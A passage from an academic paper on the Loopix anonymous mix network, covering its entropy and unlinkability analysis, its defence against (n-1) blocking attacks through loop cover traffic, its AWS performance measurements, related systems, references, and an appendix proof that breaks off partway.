We quantify the anonymity of messages in the mix node empirically, using an information theory based metric introduced in [40, 18]. We record the traffic flow for a single mix node and compute the distribution of probabilities that the outgoing message is the adversary's target message. Given this distribution we compute the value of Shannon entropy (see Appendix A), a measure of unlinkability of incoming to outgoing messages. We compute this using the simpy package in Python. All data points are averaged over 50 simulations.

Figure 5 depicts the change of entropy against an increasing rate of incoming mix traffic λ. We simulate the




Figure 5: Entropy versus the changing rate of the incoming traffic for different delays with mean $\frac{1}{\mu}$. In order to measure the entropy we run a simulation of traffic arriving at a single Loopix mix node.

dependency between entropy and traffic rate for different mix delay parameter μ by recording the traffic flow and changing state of the mix node's pool. As expected, we observe that for a fixed delay, the entropy increases when the rate of traffic increases. Higher delay also results in an increase in entropy, denoting a larger potential anonymity set, since more messages are mixed together.

In case the mix node emits loop cover traffic, the adversary with observation $o_{n,k,l}$, tries to estimate the probability that the observed outgoing message is a particular *target* message she observed coming into the mix node. An outgoing message can be either input message or a loop message generated by the mix node – resulting in additional uncertainty for the adversary.

Theorem 2. *Let m_1 be any of the initial n messages in the mix node in scenario $o_{n,k,l}$, and let m_2 be any of the l messages that arrive later. Let λ_M denote the rate at which mix node generates loop cover traffic. Then,*

$$\Pr(m=m_1) = \frac{k}{n} \cdot \frac{\mu}{(l+k)\mu + \lambda_M},$$

$$\Pr(m=m_2) = \frac{\mu}{(l+k)\mu + \lambda_M}.$$

We refer to Appendix A for the proof. We conclude that the loops generated by the mix node obfuscate the adversary's view and decrease the probability of successfully linking input and output of the mix node. In Section 4.2 we show that those types of loops also protect against active attacks.

4.2 Active-attack Resistance

Lemma 1 gives the direct relationship between the expected number of messages in a mix node, the rate of incoming traffic, and the delay induced on a message while transiting through a mix. By increasing the rate of cover traffic, λ_D and λ_L, users can collectively maintain strong

anonymity with low message delay. However, once the volume of real communication traffic λ_P increases, users can tune down the rate of cover traffic in comparison to the real traffic, while maintaining a small delay and be confident their messages are mixed with a sufficient number of messages.

In the previous section, we analyze the security properties of Loopix when the adversary observes the state of a single mix node and the traffic flowing through it. We show, that the adversary's advantage is bounded due to the indistinguishability of messages and the memoryless property of the Poisson mixing strategy. We now investigate how Loopix can protect users' communications against active adversaries conducting the $(n-1)$ attack.

4.2.1 Active attacks

We consider an attack at a mix node where an adversary blocks all but a target message from entering in order to follow the target message when it exits the mix node. This is referred to as an *(n-1) attack* [41].

A mix node needs to distinguish between an active attack and loop messages dropped due to congestion. We assume that each mix node chooses some public parameter r, which is a fraction of the number of loops that are expected to return. If the mix node does not see this fraction of loops returning they alter their behavior. In extremis such a mix could refuse to emit any messages – but this would escalate this attack to full denial-of-service. A gentler approach involves generating more cover traffic on outgoing links [17].

To attempt an *(n-1) attack*, the adversary could simply block all incoming messages to the mix node except for a target message. The Loopix mix node can notice that the self-loops are not returning and deduce it is under attack. Therefore, an adversary that wants to perform a stealthy attack has to be judicious when blocking messages, to ensure that a fraction r of loops return to the mix node, i.e. the adversary must distinguish loop cover traffic from other types of traffic. However, traffic generated by mix loops is indistinguishable from other network traffic and they cannot do this better than by chance. Therefore given a threshold $r = \frac{\lambda_M}{s}, s \in \mathbb{R}_{>1}$ of expected returning loops when a mix observes fewer returning it deploys appropriate countermeasures.

We analyze this strategy: since the adversary cannot distinguish loops from other traffic the adversary can do no better than block traffic uniformly such that a fraction $R = \frac{\lambda}{s} = \frac{\lambda_R + \lambda_M}{s}$ enter the mix, where λ_R is the rate of incoming traffic that is not the mix node's loops. If we assume a steady state, the target message can expect to be mixed with $\frac{\lambda_R}{s \cdot \mu}$ messages that entered this mix, and $\frac{\lambda_M}{\mu}$ loop messages generated at the mix node. Thus, the probability of correctly blocking a sufficient number of messages entering the mix node so as not to alter the behavior of the mix is:

$$\Pr(x = \text{target}) = \frac{1}{\lambda_R / s \cdot \mu + \lambda_M / \mu} = \frac{s\mu}{s\lambda_M + \lambda_R}$$

Due to the stratified topology, providers are able to distinguish mix loop messages sent from other traffic, since they are unique in not being routed to or from a client. This is not a substantial attack vector since mix loop messages are evenly distributed among all providers, of which a small fraction are corrupt and providers do not learn which mix node sent the loop to target it.

4.3 End-to-End Anonymity Evaluation

We evaluate the *sender-receiver third-party unlinkability* of the full Loopix system through an empirical analysis of the propagation of messages in the network. Our key metric is the *expected difference in likelihood* that a message leaving the last mix node is sent from one sender in comparison to another sender. Given two probabilities $p_0 = \Pr[S_0]$ and $p_1 = \Pr[S_1]$ that the message was sent by senders S_0 and S_1, respectively, we calculate

$$\varepsilon = |\log(p_0/p_1)|. \tag{3}$$

To approximate the probabilities p_0 and p_1, we proceed as follows. We simulate $U = 100$ senders that generate and send messages (both payload and cover messages) with a rate $\lambda = 2$. Among them are two challenge senders S_0 and S_1 that send payload messages at a constant rate, i.e, they add one messages to their sending buffer every time unit.

Whenever a challenge sender S_0 or S_1 sends a payload message from its buffer, we tag the message with a label S_0 or S_1, respectively. All other messages, including messages from the remaining 98 clients and the cover messages of S_0 and S_1 are unlabeled. At every mix we track the probability that an outgoing message is labeled S_0 or S_1, depending on the messages that entered the mix node and the number of messages that already left the mix node, as in Theorem 1. Thus, messages leaving a mix node carry a probability distribution over labels S_0, S_1, or 'unlabeled'. Corrupt mix nodes, assign to outgoing messages their input distributions. The probabilities naturally add up to 1. For example, a message leaving a mix can be labeled as $\{S_0 : 12\%, S_1 : 15\%, \text{unlabeled} : 73\%\}$.

In a burn-in phase of 2500 time units, the 98 senders without S_0 or S_1 communicate. Then we start the two challenge senders and then simulate the network for another 100 time units, before we compute the *expected difference in likelihood* metric. We pick a final mix node and using probabilities of labels S_0 and S_1 for any message in the pool we calculate ε as in Equation (3).




Figure 6: Likelihood difference ε depending on the delay parameter μ of mix nodes. We use $\lambda = 2$, a topology of 3 layers with 3 nodes per layer and no corruption.




Figure 7: Likelihood difference ε depending on the number of layers of mix nodes with 3 mix nodes per layer. We use $\lambda = 2$, $\mu = 1$, and no corruption.

This is a conservative approximation: we tell the adversary which of the messages leaving senders S_0 and S_1 are payload messages; and we do not consider mix or client loop messages confusing them. [4] However, when we calculate our anonymity metric at a mix node we assume this mix node to be honest.

4.3.1 Results

We compare our metric for different parameters: depending on the delay parameter μ, the number of layers in our topology l and the percentage of corrupt mix nodes in the network. All simulations are averaged over 100 repetitions and the error bars are the standard deviation.

Delay. Increasing the average delay (by decreasing parameter μ) with respect to the rate of message sending λ immediately increases anonymity (decreases ε) (Figure 6). For $\mu = 2.0$ and $\lambda/\mu = 1$, Loopix still provides a weak form of anonymity. As this fraction increases, the log likelihood ratio grow closer and closer to zero. We consider values $\lambda/\mu \geq 2$ to be a good choice in terms of anonymity.

Number of layers. By increasing the number of layers of mix nodes, we can further strengthen the anonymity of Loopix users. As expected, using only one or two layers of mix nodes leads to high values of adversary advantage ε. For a increasing number of layers, ε approaches zero (Figure 7). We consider a number of 3 or more layers to be a good choice. We believe the bump between 5–8 layers is due to messages not reaching latter layers within 100 time units. Results from experiments with increased duration do not display such a bump.




Figure 8: Likelihood difference ε depending on the percentage of (passively) corrupted mix nodes. We use $\lambda = 2$, $\mu = 1$ and a topology of 3 layers with 3 nodes per layer.

Corruption. Finally, we analyze the impact that corrupt mix nodes have on the adversary advantage ε (Figure 8). We assume that the adversary randomly corrupts mix nodes. Naturally, the advantage ε increases with the percentage of corrupt mix nodes in the network. In a real-world deployment we do not expect a large fraction of mix nodes to be corrupt. While the adversary may be able to observe the entire network, to control a large number of nodes would be more costly.

5 Performance Evaluation

Implementation. We implement the Loopix system prototype in 4000 lines of Python 2.7 code for *mix nodes*, *providers* and *clients*, including unit-tests, deployment, and orchestration code. Loopix source code is available under an open-source license[5]. We use the Twisted 15.5.0 network library for networking; as well as the Sphinx mix packet format[6] and the cryptographic tools from the *petlib*[7] library. We modify Sphinx to use NIST/SEGS-p224 curves and to accommodate additional information inside the packet, including the delay

[4] The soundness of our simplification can be seen by the fact that we could tell the adversary which messages are loops and the adversary could thus ignore them. This is equivalent to removing them, as an adversary could also simulate loop messages.

[5] `https://github.com/UCL-InfoSec/loopix`

[6] http://sphinxmix.readthedocs.io/en/latest/

[7] http://petlib.readthedocs.org

for each hop and auxiliary flags. We also optimize the Sphinx implementation leading to processing times per packet of less than $1ms$.

The most computationally expensive part of Loopix is messages processing and packaging, which involves cryptographic operations. Thus, we implement Loopix as a multi-thread system, with cryptographic processing happening in a thread pool separated from the rest of the operations in the main thread loop. To recover from congestion we implement active queue management based on a PID controller and we drop messages when the size of the queue reaches a (high) threshold.

Experimental Setup. We present an experimental performance evaluation of the Loopix system running on the `AWS EC2` platform. All mix nodes and providers run as separate instances. Mix nodes are deployed on `m4.4xlarge` instances running `EC2 Linux` on $2.3\,GHz$ machines with $64\,GB$ RAM memory. Providers, since they handle more traffic, storage and operations, are deployed on `m4.16xlarge` instances with $256\,GB$ RAM. We select large instances to ensure that the providers are not the bottleneck of the bandwidth transfer, even when users send messages at a high rate. This reflects real-world deployments where providers are expected to be well-resourced. We also run one `m4.16xlarge` instance supporting 500 clients. We only show results for 500 clients, due to limitations of our experimental hardware setup such as ports and memory. A real world deployment of Loopix would scale to a larger client base. We believe that our empirical analysis is a more accurate assessment of real-world performance than those reported by other works, e.g. [45, 46], which depend on simplish extrapolation. In order to measure the system performance, we run six mix nodes, arranged in a stratified topology with three layers, each layer composed of two mix nodes. Additionally, we run four providers, each serving approximately 125 clients. The delays of all the messages are drawn from an exponential distribution with parameter μ, which is the same for all mix servers in the network. All measurements are taken from network traffic dumps using `tcpdump`.

Bandwidth. First, we evaluate the increase of bandwidth of mix nodes by measuring the rate at which a single mix node processes messages, for an increasing overall rate at which users send messages.

We set up the fixed delay parameter $\mu = 1000$ (s.t. the average delay is $1\,ms$). We have 500 clients actively sending messages at rate λ each, which is the sum of payload, loop and drop rates, i.e., $Pois(\lambda) = Pois(\lambda_L + \lambda_D + \lambda_P)$. We start our simulation with parameters $\lambda_L = \lambda_D = 1$ and $\lambda_P = 3$ messages per minute for a single client. Mix nodes send loop cover traffic at




Figure 9: Overall bandwidth and good throughput per second for a single mix node.

rate starting from $\lambda_M = 1$. Next, we periodically increase each Poisson rate by another 2 messages per minute. Each packet sent through the network has a size of a few kilobytes only, but this size is a parameter that can, of course, be increased to fit the needs of a particular application.

In order to measure the overall bandwidth, i.e. the number of all messages processed by a single mix node, we use the network packet analyzer `tcpdump`. Since real and cover message packets are indistinguishable, we measure the good throughput by encapsulating an additional, temporary, *typeFlag* in the packet header for this evaluation, which leaks to the mix the message type—real or cover—and is recorded. Knowing the parameters λ_P, λ_L, and λ_D the adversary can try to estimate how many messages on average in the outgoing stream are real, loop or drop messages. However, the average estimation does not give the adversary any significant information, since the outgoing traffic may contain various numbers of each type of message which an adversary is not able to distinguish between.

Figure 9 illustrates the number of total messages and the number of payload messages that are processed by a single mix node versus the overall sending rate λ of a single user. We observe that the bandwidth of the mix node increases linearly until it reaches around 225 messages per second. After that point the performance of the mix node stabilizes and we observe a much smaller growth. We highlight that the amount of *real* traffic in the network depends on the parameter λ_P within λ. A client may chose to tune up the rate of real messages sent, by tuning down the rate of loops and drop messages – at the potential loss of security in case less cover traffic is present in the system overall. Thus, depending on the size of the honest user population in Loopix, we can increase the rate of goodput.

Latency Overhead & Scalability. End-to-end latency overhead is the cost of routing and decoding relayed messages, without any additional artificial delays. We run




Figure 10: Latency overhead of the system where 50 to 500 users simultaneously send traffic at rates $\lambda_P = \lambda_L = \lambda_D = 10$ per minute and mix nodes generate loop cover traffic at rate $\lambda_M = 10$ per minute. We assume that there is not additional delay added to the messages by the senders.




Figure 11: End-to-end latency histogram measured through timing mix node loops. We run 500 users actively communicating via Loopix at rates $\lambda_P = \lambda_L = \lambda_D = 60$ per minute and $\lambda_M = 60$ per minute. The delay for each hop is drawn from $Exp(2)$. The latency of the message is determined by the assigned delay and fits the Gamma distribution with mean 1.93 and standard deviation 0.87.

simulations to measure its sensitivity to the number of users participating in the system.

We measure the time needed to process a single packet by a mix node, which is approximately $0.6\,ms$. This cost is dominated by the scalar multiplication of an elliptic curve point and symmetric cryptographic operations. For the end-to-end measurement, we run Loopix with a setup where all users have the same rates of sending real and cover messages, such that $\lambda_P = \lambda_D = \lambda_L = 10$ messages per minute and mix servers generate loops at rate $\lambda_M =$ 10 messages per minute. All clients set a delay of 0.0 seconds for all the hops of their messages – to ensure we only measure the system overhead, not the artificial mixing delay.

Figure 10 shows that increasing the number of online clients, from 50 to 500, raises the latency overhead by only $0.37\,ms$. The variance of the processing delay increases with the amount of traffic in the network, but more clients do not significantly influence the average latency overhead. Neither the computational power of clients nor mix servers nor the communication between them seem to become bottlenecks for these rates. Those results show that the increasing number of users in the network does not lead to any bottleneck for our parameters. The measurements presented here are for a network of 6 mix nodes, however we can increase the system capacity by adding more servers. Thus, Loopix scales well for an increasing number of users.

We also investigate how increasing the delays through Poisson Mixing with $\mu = 2$ affects the end-to-end latency of messages. We measure this latency through timing mix heartbeat messages traversing the system. Figure 11 illustrates that when the mean delay $1/\mu$ sec. is higher than the processing time ($\sim 1\,ms - 2\,ms$), the end-to-end latency is determined by this delay, and follows the Gamma distribution with parameter being the sum of the exponential distribution parameter over the number of servers on the path. The good fit to a gamma distribution provides evidence that the implementation of Loopix is faithful to the queuing theory models our analysis assumes.

6 Related Work

All anonymous communication designs share the common goal of hiding users' communication patterns from adversaries. Simultaneously minimizing latency and communication overhead while still providing high anonymity is challenging. We survey other anonymous systems and compare them with Loopix (a summary is provided in Table 3).

Early designs. Designs based on Chaum's mixes [8] can support both high and low latency communication; all sharing the basic principles of mixing and layered encryption. Mixmaster [35] supports sender anonymity using messages encryption but does not ensure receiver anonymity. Mixminion [15] uses fixed sized messages and supports anonymous replies and ensures forward anonymity using link encryption between nodes. As a defense against traffic analysis, but at the cost of high-latencies, both designs delay incoming messages by collecting them in a pool that is flushed every t seconds (if a fixed message threshold is reached).

In contrast, Onion routing [26] was developed for low-latency anonymous communication. Similar to mix designs, each packet is encrypted in layers, and is decrypted by a chain of authorized onion routers. Tor [20], the most popular low-latency anonymity system, is an overlay network of onion routers. Tor protects against sender-receiver message linking against a partially global adversary and ensures perfect forward secrecy, integrity of the

messages, and congestion control. However, Tor is vulnerable to traffic analysis attacks, if an adversary can observe the ingress and egress points of the network. A great number of works have studied how mix networks and onion routing leak information, and how better design such systems [36, 38, 44, 48].

Recent designs. Vuvuzela [46] protects against both passive and active adversaries as long as there is one honest mix node. Since Vuvuzela operates in rounds, offline users lose the ability to receive messages and all messages must traverse a single chain of relay servers. Loopix does not operate in rounds, thus the end-to-end latency can be significantly smaller than in Vuvuzela, depending on the delay parameter the senders choose. Moreover, Loopix allows off-line users to receive messages and uses parallel mix nodes to improve the scalability of the network.

Stadium [45] and AnonPop [24] refine Vuvuzela; both operating in rounds making the routing of messages dependent on the dynamics of others. Stadium is scalable, but it lacks offline storage, whereas AnonPop does provide offline message storage. Loopix also provides both properties, and because it operates continuously avoids user synchronization issues. Additionally, Loopix, in comparison to AnonPop, protects against active attacks.

Riposte [11] is based on a *write* PIR scheme in which users write their messages into a database, without revealing the row into which they wrote to the database server. Riposte enjoys low communication-overhead and protects against traffic analysis and denial of service attacks, but requires long epochs and a small number of clients writing into the database simultaneously. In contrast to Loopix, it is suitable for high-latency applications.

Dissent [9], based on DC-networks [9], offers resilience against a GPA and some active attacks, but at significantly higher delays and scales to only several thousand clients.

Riffle [31] introduces a new verifiable shuffle technique to achieve sender anonymity. Using PIR, Riffle guarantees receiver anonymity in the presence of an active adversary, as well as both sender and receiver anonymity, but it cannot support a large user base. Riffle also utilizes rounds protect traffic analysis attacks. Riffle is not designed for Internet-scale anonymous communication, like Loopix, but for supporting intra-group communication.

Finally, Atom [30] combines a number of novel techniques to provide mid-latency communication, strong protection against passive adversaries and uses zero knowledge proofs between servers to resist active attacks. Performance scales horizontally, however latency comparisons between Loopix and Atom are difficult due to the dependence on pre-computation in Atom. Unlike Loopix, Atom is designed for latency tolerant unidirectional anonymous communication applications with only sender anonymity in mind.

7 Discussion & Future Work

As shown in Section 4.1, the security of Loopix heavily depends on the ratio of the rate of traffic sent through the network and the mean delay at every mix node. Optimization of this ratio is application dependent. For applications with small number of messages and delay tolerance, a small amount of cover traffic can guarantee security.

Loopix achieves its stated security and performance goals. However, there are many other facets of the design space that have been left for future work. For instance, reliable message delivery, session management, and flow control while avoiding inherent risks, such as statistical disclosure attacks [14], are all fruitful avenues of pursuit.

We also leave the analysis of replies to messages as future work. Loopix currently allows two methods if the receiver does not already know the sender a priori: we either attach the address of the sender to each message payload, or provide a single-use anonymous reply block [15, 16], which enables different use-cases.

The Loopix architecture deliberately relies on established providers to connect to and authenticate end-users. This architecture brings a number of potential benefits, such as resistance to Sybil attacks, enabling anonymous blacklisting [27] and payment gateways [2] to mitigate flooding attacks and other abuses of the system, and privacy preserving measurements [23, 28] about client and network trends and the security stance of the system. All of this analysis is left for future work.

It is also apparent that an efficient and secure private lookup system, one that can deliver network state and keying information to its users, is necessary to support modern anonymous communications. Proposals of stand-alone 'presence' systems such as DP5 [6] and MP3 [37] provide efficient lookup methods, however, we anticipate that tight integration between the lookup and anonymity systems may bring mutual performance and security benefits, which is another avenue for future work.

8 Conclusion

The Loopix mix system explores the design space frontiers of low-latency mixing. We balance cover traffic and message delays to achieve a tunable trade-off between real traffic and cover traffic, and between latency and good anonymity. Low-latency incentivizes early adopters to use the system, as they benefit from good

	Low Latency	Low Communication Overhead	Scalable Deployment	Asynchronous Messaging†	Active Attack Resistant	Offline Storage*	Resistance to GPA
Loopix	✓	✓	✓	✓	✓	✓	✓
Dissent [47]	✗	✗	✗	✗	✓	✗	✓
Vuvuzela [46]	✗	✗	✓	✗	✓	✗	✓
Stadium [45]	✗	✓	✓	✗	✓	✗	✓
Riposte [11]	✗	✗	✓	✗	✓	✗	✓
Atom [30]	✗	✓	✓	✗	✓	✗	✓
Riffle [31]	✓	✓	✗	✗	✓	✗	✓
AnonPoP [24]	✗	✓	✓	✗	✗	✓	✓
Tor [20]	✓	✓	✓	✓	✗	✗	✗

Table 3: Comparison of popular anonymous communication systems. By *, we mean if the design intentionally incorporates provisions for delivery of messages when a user is offline, perhaps for a long period of time. By †, we mean that the system operates continuously and does not depend on synchronized rounds for its security properties and users do not need to coordinate to communicate together.

performance. Moreover, the cover traffic introduced by both clients and mix servers provides security in the presence of a smaller user-base size. In turn this promotes growth in the user-base leading on one hand to greater security [19], and on the other a tuning down of cover traffic over time.

Loopix is the first system to combine a number of best-of-breed techniques: we provide definitions inspired by AnoA [3] for our security properties; improve the analysis of simplified variants of stop-and-go-mixing as a Poisson mix [29]; we use restricted topologies to promote good mixing [21]; we deploy modern active attack mitigations based on loops [17]; and we use modified modern cryptographic packet formats, such as Sphinx [16], for low information leakage. Our design, security and performance analysis, and empirical evaluation shows they work well together to provide strong security guarantees.

The result of composing these different techniques – previously explored as separate and abstract design options – is a design that is strong against global network level adversaries without the very high-latencies traditionally associated with mix systems [35, 15]. Thus, Loopix revitalizes message-based mix systems and makes them competitive once more against onion routing [26] based solutions that have dominated the field of anonymity research since Tor [20] was proposed in 2004.

Acknowledgments In memory of Len Sassaman. We thank Claudia Diaz and Mary Maller for the helpful discussions. This work was supported by NSERC through a Postdoctoral Fellowship Award, the Research Council KU Leuven: C16/15/058, the European Commission through H2020-DS-2014-653497 PANORAMIX, the EPSRC Grant EP/M013-286/1, and the UK Government Communications Headquarters (GCHQ), as part of University College London's status as a recognised Academic Centre of Excellence in Cyber Security Research.

References

[1] ANDERSON, R., AND BIHAM, E. Two practical and provably secure block ciphers: Bear and lion. In *Fast Software Encryption* (1996), Springer, pp. 113–120.

[2] ANDROULAKI, E., RAYKOVA, M., SRIVATSAN, S., STAVROU, A., AND BELLOVIN, S. M. PAR: Payment for Anonymous Routing. In *Privacy Enhancing Technologies, 8th International Symposium, PETS 2008, Leuven, Belgium, July 23-25, 2008, Proceedings* (2008), pp. 219–236.

[3] BACKES, M., KATE, A., MANOHARAN, P., MEISER, S., AND MOHAMMADI, E. AnoA: A Framework for Analyzing Anonymous Communication Protocols. In *Computer Security Foundations Symposium (CSF), 2013 IEEE 26th* (2013), IEEE, pp. 163–178.

[4] BALLANI, H., FRANCIS, P., AND ZHANG, X. A study of prefix hijacking and interception in the Internet. In *ACM SIGCOMM Computer Communication Review* (2007), vol. 37, ACM, pp. 265–276.

[5] BOLCH, G., GREINER, S., DE MEER, H., AND TRIVEDI, K. S. *Queueing networks and Markov chains: modeling and performance evaluation with computer science applications*. John Wiley & Sons, 2006.

[6] BORISOV, N., DANEZIS, G., AND GOLDBERG, I. DP5: A private presence service. *Proceedings on Privacy Enhancing Technologies 2015*, 2 (2015), 4–24.

[7] CAI, X., ZHANG, X. C., JOSHI, B., AND JOHNSON, R. Touching from a distance: Website fingerprinting attacks and defenses. In *Proceedings of the 2012 ACM conference on Computer and communications security* (2012), ACM, pp. 605–616.

[8] CHAUM, D. Untraceable Electronic Mail, Return Addresses, and Digital Pseudonyms. *Commun. ACM 24*, 2 (1981), 84–88.

[9] CHAUM, D. The dining cryptographers problem: Unconditional sender and recipient untraceability. *Journal of cryptology 1*, 1 (1988), 65–75.

[10] CHEN, C., ASONI, D. E., BARRERA, D., DANEZIS, G., AND PERRIG, A. HORNET: High-speed Onion Routing at the Network Layer. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, USA, October 12-6, 2015* (2015), pp. 1441–1454.

[11] CORRIGAN-GIBBS, H., BONEH, D., AND MAZIÈRES, D. Riposte: An anonymous messaging system handling millions of users. In *2015 IEEE Symposium on Security and Privacy* (2015), IEEE, pp. 321–338.

[12] DANEZIS, G. The Traffic Analysis of Continuous-Time Mixes. In *Privacy Enhancing Technologies, 4th International Workshop, PET 2004, Toronto, Canada, May 26-28, 2004*, pp. 35–50.

[13] DANEZIS, G. Mix-networks with restricted routes. In *International Workshop on Privacy Enhancing Technologies* (2003), Springer, pp. 1–17.

[14] DANEZIS, G. Statistical disclosure attacks. In *Security and Privacy in the Age of Uncertainty*. Springer, 2003, pp. 421–426.

[15] DANEZIS, G., DINGLEDINE, R., AND MATHEWSON, N. Mixminion: Design of a type III anonymous remailer protocol. In *Security and Privacy, 2003. Proceedings. 2003 Symposium on* (2003), IEEE, pp. 2–15.

[16] DANEZIS, G., AND GOLDBERG, I. Sphinx: A compact and provably secure mix format. In *Security and Privacy, 2009 30th IEEE Symposium on* (2009), IEEE, pp. 269–282.

[17] DANEZIS, G., AND SASSAMAN, L. Heartbeat traffic to counter (n-1) attacks: red-green-black mixes. In *Proceedings of the 2003 ACM workshop on Privacy in the electronic society* (2003), ACM, pp. 89–93.

[18] DIAZ, C., SEYS, S., CLAESSENS, J., AND PRENEEL, B. Towards measuring anonymity. In *International Workshop on Privacy Enhancing Technologies* (2002), Springer, pp. 54–68.

[19] DINGLEDINE, R., AND MATHEWSON, N. June 2006. anonymity loves company: Usability and the network effect. In *Proceedings of the Fifth Workshop on the Economics of Information Security (WEIS 2006)*.

[20] DINGLEDINE, R., MATHEWSON, N., AND SYVERSON, P. Tor: The second-generation onion router. In *Proceedings of the 13th conference on USENIX Security Symposium-Volume* (2004).

[21] DINGLEDINE, R., SHMATIKOV, V., AND SYVERSON, P. Synchronous batching: From cascades to free routes. In *International Workshop on Privacy Enhancing Technologies* (2004), Springer, pp. 186–206.

[22] DOUCEUR, J. R. The sybil attack. In *International Workshop on Peer-to-Peer Systems* (2002), Springer, pp. 251–260.

[23] ELAHI, T., DANEZIS, G., AND GOLDBERG, I. PrivEx: Private Collection of Traffic Statistics for Anonymous Communication Networks. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, Scottsdale, Arizona, November 3-7, 2014* (2016), pp. 1068–1079.

[24] GELERNTER, N., HERZBERG, A., AND LEIBOWITZ, H. Two cents for strong anonymity: The anonymous post-office protocol. *Proceedings on Privacy Enhancing Technologies 2* (2016), 1–20.

[25] GILAD, Y., AND HERZBERG, A. Spying in the dark: TCP and Tor traffic analysis. In *International Symposium on Privacy Enhancing Technologies Symposium* (2012), Springer, pp. 100–119.

[26] GOLDSCHLAG, D., REED, M., AND SYVERSON, P. Onion routing. *Communications of the ACM 42*, 2 (1999), 39–41.

[27] HENRY, R., AND GOLDBERG, I. Thinking inside the BLAC box: smarter protocols for faster anonymous blacklisting. In *Proceedings of the 12th ACM workshop on Workshop on privacy in the electronic society* (2013), ACM, pp. 71–82.

[28] JANSEN, R., AND JOHNSON, A. Safely Measuring Tor. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016* (2016), pp. 1553–1567.

[29] KESDOGAN, D., EGNER, J., AND BÜSCHKES, R. Stop-and-go-mixes providing probabilistic anonymity in an open system. In *International Workshop on Information Hiding* (1998), Springer, pp. 83–98.

[30] KWON, A., CORRIGAN-GIBBS, H., DEVADAS, S., AND FORD, B. Atom: Scalable Anonymity Resistant to Traffic Analysis. *CoRR abs/1612.07841* (2016).

[31] KWON, Y. H. *Riffle: An efficient communication system with strong anonymity*. PhD thesis, Massachusetts Institute of Technology, 2015.

[32] LAZAR, D., AND ZELDOVICH, N. Alpenhorn: Bootstrapping secure communication without leaking metadata. In *Proceedings of the 12th Symposium on Operating Systems Design and Implementation (OSDI), Savannah, GA* (2016).

[33] LE BLOND, S., CHOFFNES, D., CALDWELL, W., DRUSCHEL, P., AND MERRITT, N. Herd: A Scalable, Traffic Analysis Resistant Anonymity Network for VoIP Systems. In *ACM SIGCOMM Computer Communication Review* (2015), vol. 45, ACM, pp. 639–652.

[34] MITZENMACHER, M., AND UPFAL, E. *Probability and computing: Randomized algorithms and probabilistic analysis*. Cambridge university press, 2005.

[35] MÖLLER, U., COTTRELL, L., PALFRADER, P., AND SASSAMAN, L. Mixmaster Protocol-Version 2. Draft. *July, available at: www. abditum. com/mixmaster-spec. txt* (2003).

[36] NIPANE, N., DACOSTA, I., AND TRAYNOR, P. Mix-in-place anonymous networking using secure function evaluation. In *Proceedings of the 27th Annual Computer Security Applications Conference* (2011), ACM, pp. 63–72.

[37] PARHI, R., SCHLIEP, M., AND HOPPER, N. MP3: A More Efficient Private Presence Protocol. *arXiv preprint arXiv:1609.02987* (2016).

[38] REBOLLO-MONEDERO, D., PARRA-ARNAU, J., FORNÉ, J., AND DIAZ, C. Optimizing the design parameters of threshold pool mixes for anonymity and delay. *Computer networks 67* (2014), 180–200.

[39] SALTZER, J. H., REED, D. P., AND CLARK, D. D. End-to-end arguments in system design. *ACM Transactions on Computer Systems (TOCS) 2*, 4 (1984), 277–288.

[40] SERJANTOV, A., AND DANEZIS, G. Towards an information theoretic metric for anonymity. In *International Workshop on Privacy Enhancing Technologies* (2002), Springer, pp. 41–53.

[41] SERJANTOV, A., DINGLEDINE, R., AND SYVERSON, P. From a trickle to a flood: Active attacks on several mix types. In *International Workshop on Information Hiding* (2002), Springer, pp. 36–52.

[42] SERJANTOV, A., AND NEWMAN, R. E. On the anonymity of timed pool mixes. In *Security and Privacy in the Age of Uncertainty*. Springer, 2003, pp. 427–434.

[43] SHANNON, C. E. A mathematical theory of communication. *ACM SIGMOBILE Mobile Computing and Communications Review 5*, 1 (2001), 3–55.

[44] SHMATIKOV, V., AND WANG, M.-H. Timing analysis in low-latency mix networks: Attacks and defenses. *Computer Security–ESORICS 2006* (2006), 18–33.

[45] TYAGI, N., GILAD, Y., ZAHARIA, M., AND ZELDOVICH, N. Stadium: A Distributed Metadata-Private Messaging System. Cryptology ePrint Archive, Report 2016/943, 2016. `http://eprint.iacr.org/2016/943`.

[46] VAN DEN HOOFF, J., LAZAR, D., ZAHARIA, M., AND ZELDOVICH, N. Vuvuzela: Scalable private messaging resistant to traffic analysis. In *Proceedings of the 25th Symposium on Operating Systems Principles* (2015), ACM, pp. 137–152.

[47] WOLINSKY, D. I., CORRIGAN-GIBBS, H., FORD, B., AND JOHNSON, A. Dissent in numbers: Making strong anonymity scale. In *Presented as part of the 10th USENIX Symposium on Operating Systems Design and Implementation (OSDI 12)* (2012), pp. 179–182.

[48] ZHU, Y., FU, X., BETTATI, R., AND ZHAO, W. Anonymity analysis of mix networks against flow-correlation attacks. In *Global Telecommunications Conference, 2005. GLOBECOM'05. IEEE*, vol. 3, IEEE, pp. 5–pp.

A Appendix

A.1 Incremental Computation of the Entropy Metric

Let X be a discrete random variable over the finite set $\mathscr{X}$ with probability mass function $p(x) = \Pr(X = x)$. The Shannon entropy $H(X)$ [43] of a discrete random variable X is defined as

$$H(X) = -\sum_{x \in \mathscr{X}} p(x) \log p(x). \tag{4}$$

Let $o_{n,k,l}$ be an observation as defined in Section 4.1.3 for a pool at time t. We note that any outgoing message will have a distribution over being linked with past input messages, and the entropy H_t of this distribution is our anonymity metric. H_t can be computed incrementally given the size of the pool l (from previous mix rounds) and the entropy H_{t-1} of the messages in this previous pool, and the number of messages k received since a message was last sent:

$$\begin{aligned} H_t =& H\left(\left\{\frac{k}{k+l}, \frac{l}{k+l}\right\}\right) \\ &+ \frac{k}{k+l}\log k + \frac{l}{k+l} H_{t-1}, \end{aligned} \tag{5}$$

for any $t > 0$ and $H_0 = 0$. Thus for sequential observations we can incrementally compute the entropy metric for each outgoing message, without remembering the full history of the arrivals and departures at the Poisson mix. We use this method to compute the entropy metric illustrated in Figure 5.

A.2 Proof of Theorem 2

Let us assume, that in mix node M_i there are n' messages at a given moment, among which is a target message m_t. Each message has a delay d_i drawn from the exponential distribution with parameter μ. The mix node generates loops with distribution $Pois(\lambda_M)$. The adversary observes an outgoing message m and wants to quantify whether this outgoing message is her target message. The adversary knows, that the output of the mix node can be either one of the messages inside the mix or its loop cover message. Thus, for any message m_t, the following holds

